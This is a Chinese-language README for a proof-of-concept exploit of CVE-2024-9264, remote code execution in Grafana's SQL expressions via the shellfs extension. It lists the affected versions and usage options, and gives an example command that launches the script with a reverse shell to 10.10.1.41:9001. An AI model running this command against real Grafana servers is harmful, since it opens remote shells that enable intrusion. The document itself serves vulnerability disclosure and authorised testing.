Grafana SQL 表达式功能中远程代码执行 (CVE-2024-9264) 的概念验证
该仓库包含一个 Python 脚本,利用了 Grafana SQL 表达式功能中的远程代码执行 (RCE) 漏洞。通过利用不充分的输入清理,此漏洞允许攻击者在服务器上执行任意 shell 命令。这是通过 shellfs 社区扩展实现的,该扩展可由攻击者安装并加载,以方便命令执行。
查看者 权限或更高权限Grafana >= v11.0.0(所有 v11.x.y 版本均受影响)
python3 poc.py [--url <目标>] [--username <用户名>] [--password <密码>] [--reverse-ip <IP>] [--reverse-port <端口>]

python poc.py --url http://127.0.0.1:3000 --username eviluser --password eviluser --reverse-ip 10.10.1.41 --reverse-port 9001
此脚本仅用于教育目的,以及在你获得权限对系统进行安全测试的受控环境中使用。滥用此工具可能导致法律后果。



